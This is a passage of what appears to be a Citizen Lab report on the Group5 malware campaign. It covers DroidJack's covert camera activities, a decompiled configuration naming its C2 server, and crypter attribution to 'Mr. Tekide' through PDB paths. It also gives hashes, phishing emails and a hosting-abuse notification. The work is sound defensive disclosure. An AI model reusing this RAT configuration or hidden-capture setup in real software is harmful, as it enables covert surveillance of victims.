    <intent-filter>
        <action android:name="android.intent.action.VIDEOCAP"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>

```

Figure 36: Activities enabling camera and video capture

These allow the operator to use the infected device’s camera to take pictures and record video. This activity is hidden from the victim using a translucent theme.

#### The Malicious APK – The Controller

As previously mentioned, the Controller class is ultimately responsible for the rest of the functionality. The instance we analyzed was configured to use the same host as the Windows malware for command and control communication: 88.198.222[.]163.

```

package net.droidjack.server;

public class bb
{
    protected static String a = "88.198.222.163";
    protected static int b = 8083;
    protected static byte c = 1;
}

```

Figure 37: DroidJack configuration showing that it shares a host with the other Group5 malware

We were able to install a test instance to learn how the malware’s operator could surveil victims. It is clear that the operator would

have nearly full access to the victim's information.

Features offered include:

- File browsing
- SMS and call logging
- Contacts
- Browser history
- Application Manager
- Location history
- WhatsApp Reader (only works on rooted devices)
- Remote camera and microphone

The screenshot shows the DroidJack - WhatsApp Messages Reader application. At the top, it displays the title 'DroidJack - WhatsApp Messages Reader - SGH-T599V - 100.65.87.24' and a 'Backup' tab. Below the title are search and refresh buttons. The main area is a table with columns: S.no, Name, Phone, Message, Date, Media Link, and Preview. The table contains the following data:

S.no	Name	Phone	Message	Date	Media Link	Preview
1	66739942867	66739942867	Again	07/07/2016 17:15:15		
2	66739942867	66739942867	Test	07/07/2016 17:15:15		
3	Me	Me	Gatkh	08/07/2016 14:52:48		
4	66739942867	66739942867	Hey	08/07/2016 14:53:44		
5	Me	Me	Hello from citizenlab	08/07/2016 15:15:17		
6			Image	08/07/2016 15:30:28	https://mmi454.whats...	
7	Me	Me	Audio	08/07/2016 15:34:58	https://mmi700.whats...	

Below the table, there is a 'Full Message:' section containing the message 'Hello from citizenlab'. At the bottom, there is a message exchange between 'DroidJack says:' and 'Hi null! How are you doing? :D'.

Figure 38: DroidJack browsing WhatsApp logs for an infected device.

Some features will only work on rooted devices. For example, the ability to read WhatsApp messages requires the victim's device to be rooted. Android apps are unable to access the data from other applications unless they are signed with the same certificate or if the app has been given permission to execute commands as root. If DroidJack is able to acquire root access it can then upload the database on the device where WhatsApp stores its message history.

## Appendix C: Mr. Tekide

This appendix provides more context on Mr. Tekide, first delving into how we have identified his crypter (PAC Crypt) in strings in the binaries, and second highlighting the results of open source searching for his aliases and related strings.

### Sample Correlation With PDB Strings

In the Group5 malware samples, we have several PDB file references that suggest that the crypter used with the two distinct RAT tools (njRat and NanoCore) was Mr. Tekide's 'PAC Crypt'. For the njRat sample from Dropper Doc 3, we can see the malware stub was compiled by 'mr.tekide' as well.

Reference: Doc Dropper 1 Crypter	MD5: a4f1f4921bb11ff9d22fad89b19b155d	Compile Time: 9/30/2015 00:02:51
c:\users\mr.tekide\documents\visual studio 2013\projects\paccryptnano core dehgani -vds\windowsapplication2\obj\debug\launchmanager.pdb		

Reference: Doc Dropper 3 Crypter	MD5:6161083021b695814434450c1882f9f3	Compile Time: 10/6/2015 02:13:45
C:\Users\mr.tekide\Documents\Visual Studio 2013\Projects\paccrypt11njratmali\paccryptalipnahzade\obj\Debug\LManager.pdb		

Reference: Doc Dropper 3 njRat Payload	MD5:b4121c3a1892332402000ef0d587c0ee	Compile Time: 10/6/2015 01:23:31
C:\Users\mr.tekide\Documents\Visual Studio 2013\Projects\njrat7stubsources – Copy\njrat7stubsources\obj\Debug\dvvm.pdb		

The Visual Studio project folders listed above suggest the particular version of PAC Crypt compiled by Mr. Tekide was being prepared in one case for an njRat payload, and another for a NanoCore payload. The strings ‘dehgani –vds’, ‘malii’ and ‘alipnahzade’ may have additional significance or relevance.□

We conducted searches across online malware repositories and analysis services (such as VirusTotal, Malwr, and TotalHash) in an effort to acquire additional data relating to the use of PAC Crypt. These searches revealed very little in relation to PAC Crypt specifically, so we instead examined the data for instances of ‘tekide’ related strings found in PDB files.□

It is our hope that the data or avenue of investigation presented below may be of value to other researchers.

The results we examined contained over 200 samples which we then clustered into sets based on compile time and PDB reference as shown in the table below:

Set	Compile Time	PDB Path	Number of Samples
A	7/18/2014 15:48:13	C:\Users\TEKIDE\documents\visual studio 2013\Projects\crypter tekide\stabate\obj\Debug\stabate.pdb	15
B	7/22/2014 22:06:14	C:\Users\TEKIDE\documents\visual studio 2013\Projects\MR.tekide CRYPTER\sabate\obj\Debug\sabate.pdb	9
C	7/28/2014 9:45:24	C:\Users\TEKIDE\Documents\Visual Studio 2013\Projects\crypter tekide\stabate\obj\Debug\satabate.pdb	22
D	7/30/2014 13:26:48	C:\Users\TEKIDE\documents\visual studio 2013\Projects\crypter tekide\stabate\obj\Debug\satabate.pdb	15
E	8/2/2014 7:42:10	C:\Users\TEKIDE\documents\visual studio 2013\Projects\crypter tekide\stabate\obj\Debug\satabate.pdb	17
F	8/3/2014 13:14:42	C:\Users\TEKIDE\documents\visual studio 2013\Projects\crypter tekide\stabate\obj\Debug\satabate.pdb	39
G	8/7/2014 16:29:39	C:\New folder (4)\crypter tekide\stabate\obj\Debug\satabate.pdb	12
H	8/7/2014 16:52:53	C:\New folder (4)\crypter tekide\stabate\obj\Debug\satabate.pdb	11
I	8/9/2014 14:25:42	C:\New folder (4)\crypter tekide\stabate\obj\Debug\satabate.pdb	16
J	8/10/2014 7:01:41	C:\Users\Milad\Desktop\End Cryter Vb.net\Tekide\obj\Debug\Tekide.pdb	25
K	9/10/2014 17:33:22	C:\Users\Mr.TEKIDE\Desktop\New folder (10)\tekide.pdb	12
L	9/21/2014 17:02:43	C:\Users\Mr.TEKIDE\Desktop\Binder Example\Binder Example Stub\Backup\Backup\Binder Example Stub\obj\Release\tekide.pdb	17
M	9/22/2014 12:37:24	C:\New folder (4)\New folder (4)\crypter tekide\stabate\obj\Debug\tekide.pdb	16

The following compile time / PDB references were also observed in singular instances:

Compile Time	PDB Reference
7/23/2014 10:59:41	C:\Users\TEKIDE\documents\visual studio 2013\Projects\MR.tekide CRYPTER\MR.tekide CRYPTER\obj\Debug\MR.tekide CRYPTER.pdb
7/25/2014 9:18:58	C:\Users\TEKIDE\documents\visual studio 2013\Projects\MR.tekide CRYPTER\sabate\obj\Debug\sabate.pdb
8/16/2014 12:52:47	C:\New folder (4)\New folder (4)\cryptekide\stabate\obj\Debug\stabate.pdb
9/21/2014 18:19:20	C:\Users\MR.TEKIDE\Desktop\Binder Example\Binder Example\Backup\Binder Example\obj\Release\cat binder by MR.TEKIDE.pdb
9/28/2014 14:18:17	C:\Users\MR.TEKIDE\Desktop\Crypter.ir crypt3r by MR.TEKIDE\Crypter\obj\x86\Release\Crypter.pdb
10/6/2014 15:21:08	C:\Users\MR.TEKIDE\Documents\Visual Studio 2013\Projects\satabate\satabate\bin\Debug\CryptoObfuscator_Output\New folder\satabate.pdb
11/25/2014 11:32:21	C:\Users\MR.TEKIDE\Desktop\SCR RunPe\iq team\obj\x86\Release\vb.net RunPE By MR.TEKIDE.pdb
11/26/2014 11:56:25	C:\Users\MR.TEKIDE\Documents\Visual Studio 2013\Projects\clem2\clem2\obj\Debug\Photoshop.pdb
12/2/2014 17:31:28	C:\Users\MR.TEKIDE\Documents\Visual Studio 2013\Projects\clem2\clem2\obj\Debug\Photoshop.pdb

Keeping in mind the limitations of reliance on compile times, we nevertheless were able to compare the noted compile times against the first time samples appeared in common malware repositories such as VirusTotal, Malwr, and TotalHash. In most instances, samples began to appear in malware repositories within hours of the files being compiled. Dynamic analysis of the samples in these sets revealed multiple different payloads and C2 configurations. For example, analysis of the samples in Set A yielded the following payloads and configurations:

File	Observed Filename	Payload	C2	Days From Compile to Sample Discovery
08a9594ae7a3ebcd7586ddbc041edc43	trr.exe	SmallNet		1
2dec7cde3f46cdde58b2e827baab500d	WinSCP.exe	Unknown		3
14eda6ad41a4ef741c9503b88174a0ce	file-7255874_exe	Unknown		5
94704fef92158e58c1ff293f26cc18c	DotA v6.81b LoD v6a Beta 8.w3x.exe	DarkComet	alirezaz74.no-ip[.]info	5
cd91404c4fe9fb583530c4699f6823a3	dv.exe	DarkComet	amiiir.ddns[.]net	6
c543ad48037adb8f2045a89adf3a7d4c	file-7260114_exe	DarkComet	amiiir.ddns[.]net	7
9e37ae876caacb02f20c486e2dac0b6f	file-7267945_exe	DarkComet	ashiyane.ddns[.]net	8
3770ab3d1a1bcf1fef411979ff68c2c	file-7270890_exe	UltimateKeylogger		9
ecc50263046d345d76152a75d672db51	file-7270955_exe	Unknown		9
381a5c7f7af00c4a05cc277170bca62b	file-7270958_exe	UltimateKeylogger		9
9bbc3233f98b8555308a45f05a7a96f9	file-7270959_exe	Unknown		9
ff7fbe688e3b317bb6bddb902899390	G.exe	njRAT	ahriman.no-ip[.]org	10
762313bc00793c3719038907dec87753	vt-upload-6yEPR	Unknown		13
a55b27a333202cf1045b75c41b6eb078	putty3.exe	Unknown		14
d7752771a67552b9a3ce63169a0d7a92	11111111.exe	DarkComet	alienfiend.3utilities[.]com	51


Finally, analysis of the compile times observed across the acquired samples suggest a period of activity falling in the latter half of 2014. There are many possible explanations as to why so few samples were observed with compile times beyond 2014: conscious removal of PDB information, a change in personal circumstances, or possibly even a shift to less public malware development activities.

#### Mr. Tekide on the Internet

Mr. Tekide maintains a visible profile across various malware related web forums, as well as on social media. Searches conducted for this alias provided numerous results which reveal a consistent use of the Mr. Tekide name and avatar, as shown in the images below.

## ashiyane crypter v.7.0 by Mr.TEKIDE

سلام



## Mr.Tekide

مدیر پیش

TEKIDE

تاریخ عضویت: Jul 2012

میانگین بست در روز: 1.00

محل سکونت: Qashqai

نوشته ها: 1,411

تشکر: 9,641

نشکر شده 10,984 بار در 1,392 ارسال

میزان امتیاز: 41050

فرستادن پیام به Skype Mr.Tekide

Figure 39: Mr. Tekide showcasing his 'ashiyane crypter v.7' on the Ashiyane forums




Figure 40: Mr.Tekide's administrator profile on the crypter.ir forums □



Figure 41: PAC Crypt page on the crypter[.]ir online shop

A link found on the 'Contact' page of the crypter[.]ir website led to a [Facebook profile](#) in the name of 'Pezhman Blackhat.' In addition to this Facebook profile, we also identified a [LinkedIn profile](#) in which he refers to himself as a 'crypter,' and states that he works for the ashiyane digital security team. He also maintains an [Instagram profile](#).

## Appendix D: File Hashes

### Full Table of Binaries

File	MD5	VirusTotal (26-Jul-2016)	First Sub. on VT
<b>Dropper Doc 1</b>			
assadcrimes.ppsx	76F8142B4E52C671871B3DF87F10C30C	N/A	N/A
putty.exe [stage1 downloader]	366908F6C5C4F4329478D60586ECA5BC	N/A	N/A
dvm.exe [stage 2 payload]	7D898530D2E77F15F5BADCE8D7DF215E	N/A	N/A
Unpacked dvm.exe	A4F1F4921BB11FF9D22FAD89B19B155D	N/A	N/A
NanoCore RAT payload	DD5BEDD915967C5EFE00733CF7478CB4	N/A	N/A
<b>Dropper Doc 2</b>			
assadcrimes1.ppsx	F1F84EA3229DCA0CCACB7381A2F49F99	N/A	N/A
dvm.exe	7D898530D2E77F15F5BADCE8D7DF215E	N/A	N/A
<b>Dropper Doc 3</b>			
assadcrimes.info.ppsx	30BB678DB3AD0140FC33ACD9803385C3	N/A	N/A
putty.exe	5C4EC3D93A664E4BFA1CE6286CCF0249	N/A	N/A
Unpacked putty.exe	6161083021B695814434450C1882F9F3	N/A	N/A
njRAT payload	B4121C3A1892332402000EF0D587C0EE	N/A	N/A
<b>Decoy Dropper 4</b>			
alshohadaa alatfal.exe [decoy app]	2FC276E1C06C3C78C6D7B66A141213BE	N/A	N/A
dvm.exe [dropped by decoy app]	494BAB7FD0B42B0B14051ED9ABBD651F	14 / 55	2-Mar-2016
Unpacked dvm.exe	6161083021B695814434450C1882F9F3	N/A	N/A

File	MD5	VirusTotal (26-Jul-2016)	First Sub. on VT
njRAT payload	B4121C3A1892332402000EF0D587C0EE	N/A	N/A
Android Malicious APK (DroidJack)			
adobe_flash_player.apk	8EBEB3F91CDA8E985A9C61BEB8CDDE9D	23 / 53	5-Jul-2016

These hashes are also available via the [Citizen Lab Github](#).

## Appendix E: Email Information

Date	Sender	subject	IP	Binary attached
03 Oct 2015 06:05:41 -0700 (PDT)	office@assadcimes.info	ایران تقتل الحاج فی منی	88.198.222.163	assadcimes.ppsx
04 Oct 2015 05:47:00 -0700 (PDT)	office@assadcimes.info	Re: ایران تقتل الحاج فی منی	RoundCube (212.7.195.171)	assadcimes1.ppsx

## Appendix F: Notification

On April 12, 2016 we contacted Hetzner via e-mail as well as their abuse form, and informed them that the server was being used to host malware. We also provided network logs as well as a malware sample. We subsequently followed up with two phone calls. On a telephone call, a Hetzner representative refused to investigate, stating that they would take no investigative action before sharing the content of our complaint with the customer, who would then have 24 hours to take action. When we suggested that this might result in the deletion of evidence, and highlighted the special nature of the case, the representative refused any further action.

Footnotes<sup>1</sup> Noura has given her permission for us to disclose her role in this case, and use her photograph.

<sup>2</sup> Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0

<sup>3</sup> [http://ashiyane\[.\]org/forums](http://ashiyane[.]org/forums)

<sup>4</sup> This technique has been [documented previously](#).

### Post a Comment

Your email is *never* shared. Required fields are marked \*

Name \*

Email \*

Website

Comment